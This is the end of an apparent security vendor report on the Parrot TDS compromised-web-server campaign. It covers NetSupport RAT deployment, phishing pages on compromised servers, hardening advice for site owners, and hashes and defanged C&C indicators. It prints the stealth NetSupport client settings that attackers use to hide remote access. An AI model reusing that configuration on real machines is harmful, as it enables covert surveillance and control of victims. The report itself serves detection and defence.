
The installed NetSupport Manager tool is configured so that the user has very little chance of noticing it and, at the same time, gives the attacker maximum opportunities. The tool basically gives the attacker full access to the victim's machine. To run unnoticed, chat functions are disabled, and the silent option is set on the tool, for example. A gateway is also set up that allows the attacker to connect to the client from anywhere in the world. So far, we've seen Chinese domains in the tool's configuration files used as gateways. The following picture below shows the client settings.

```
[Client]
_present=1
AlwaysOnTop=1
DisableChat=1
DisableChatMenu=1
DisableClientConnect=1
DisableCloseApps=0
DisableDisconnect=1
DisableManageServices=0
DisableReplayMenu=1
DisableRequestHelp=1
HideWhenIdle=1
Protocols=3
RoomSpec=Eval
silent=1
SysTray=0
UnloadMirrorOnDisconnect=1
Usernames=*
```

NetSupport Client Settings

Phishing

We identified several infected servers hosting phishing sites. These phishing sites, imitating, for example, a Microsoft office login page, were hosted on compromised servers in the form of PHP scripts. The figure below shows the aforementioned Microsoft phishing observed on an otherwise legitimate site. We don't have enough information to assign this to Parrot TDS directly. However, a significant number of the compromised servers contained phishing as well.



Microsoft Phishing hosted on the compromised web server

Conclusion and Recommendation

We have identified an extensive infrastructure of compromised web servers that served as TDS and put a large number of users at risk. Given that the attacker had almost unlimited access to tens of thousands of web servers, the above list of campaigns is undoubtedly not exhaustive.

The Avast Threat Labs has several recommendations for developers to avoid their servers from being compromised.

- Scan all files on the web server with Avast Antivirus.
- Replace all JavaScript and PHP files on the web server with original ones.
- Use the latest CMS version.
- Use the latest versions of installed plugins.
- Check for automatically running tasks on the web server (for example, cron jobs).
- Check and set up secure credentials. Make sure to always use unique credentials for every service.

- Check the administrator accounts on the server. Make sure each of them belongs to you and have strong passwords.
- When applicable, set up 2FA for all the web server admin accounts.
- Use some of the available security plugins (WordPress, Joomla).

Indicators of Compromise (IoC)

- Repository: https://github.com/avast/ioc/tree/master/ParrotTDS

Parrot TDS

SHA256	Description
e22e88c8ec0f439eebbb6387eeea0d332f57c137ae85cf1d8d1bb4c7ea8bd2f2	Proxied version JavaScript
daabdec3d5a43bb1c0340451be466d9f90eaa0cfac92fb6beaabc59452c473c3	Direct version JavaScript
b63260c1f213c02fcbb5c1a069ab2f1d17031e598fd19673bb639aa7557a9bae	web shell
On demand*	PHP Backdoor

* In attempts to prevent further attacks onto the infected servers, we are providing this hash on demand. Please DM us on Twitter or reach us out at ti@avast.com.

C&C Servers
clickstat360[.]com
statclick[.]net
staticvisit[.]net
webcachespace[.]net
syncadv[.]com
webcachestorage[.]com

FakeUpdate

SHA256	Description
0046fad95da901f398f800ece8af479573a08ebf8db9529851172ead01648faa	FakeUpdate JavaScript
15afd9eb66450b440d154e98ed82971f1b968323ff11b839b046ae4bec60f855	FakeUpdate appearance JavaScript

C&C Servers		
parmsplace[.]com	ahrealestatepr[.]com	expresswayautopr[.]com
xomosagency[.]com	codigodebarra[.]co	craigconnors[.]com
lawrencetravelco[.]com	maxxcorp[.]net	2ctmedia[.]com
accountablitypartner[.]com	walmyrivera[.]com	youbyashboutique[.]com
weightlossihp[.]com	codingbit[.]co[.]in	fishslayerjigco[.]com
avanzatechnicalsolutions[.]com	srkpc[.]com	wholesalerandy[.]com
mattingsolutions[.]co	integrativehealthpartners[.]com	wwpcrisis[.]com
lilscrambler[.]com	markbrey[.]com	nuwealthmedia[.]com
pocketstay[.]com	fioressence[.]com	drpease[.]com
refinedwebs[.]com	spillpalletonline[.]com	altcoinfan[.]com
windsorbongvape[.]com	hill-family[.]us	109.234.35[.]249
141.136.35[.]157	91.219.236[.]192*	91.219.236[.]202*

* Delivering the final payload

NetSupport RAT

SHA256	Filename
b6b51f4273420c24ea7dc13ef4cc7615262ccbdf6f5e5a49dae604ec153055ad	%AppData%/Roaming/xxx/ctfmon.exe**
8ad9c598c1fde52dd2bfced5f953ca0d013b0c65feb5ded73585cfc420c95a95	%AppData%/Roaming/xxx/remcmdstub.exe**
4fffa055d56e48fa0c469a54e2ebd857f23eca73a9928805b6a29a9483dffc21	%AppData%/Roaming/xxx/client32.ini**

**xxx stands for the random string name

C&C

194.180.158[.]173

87.120.8[.]141

15.76.172[.]110

45.76.172[.]113

5.180.136[.]119

94.158.247[.]84

94.158.245[.]113

94.158.247[.]100

154.38.242[.]14

199.247.3[.]55

Resources

[1] Okorokov, Viktor, and Nikita Rostovcev. Prometheus TDS, Group IB, 5 Aug. 2021, https://blog.group-ib.com/prometheus-tds. [2] Segura, Jérôme. FakeUpdates Campaign Leverages Multiple Website Platforms, MalwareBytes Labs, 10 Apr. 2018, https://blog.malwarebytes.com/threat-analysis/2018/04/fakeupdates-campaign-leverages-multiple-website-platforms/. [3] NetSupport Software. https://www.netsupportsoftware.com/.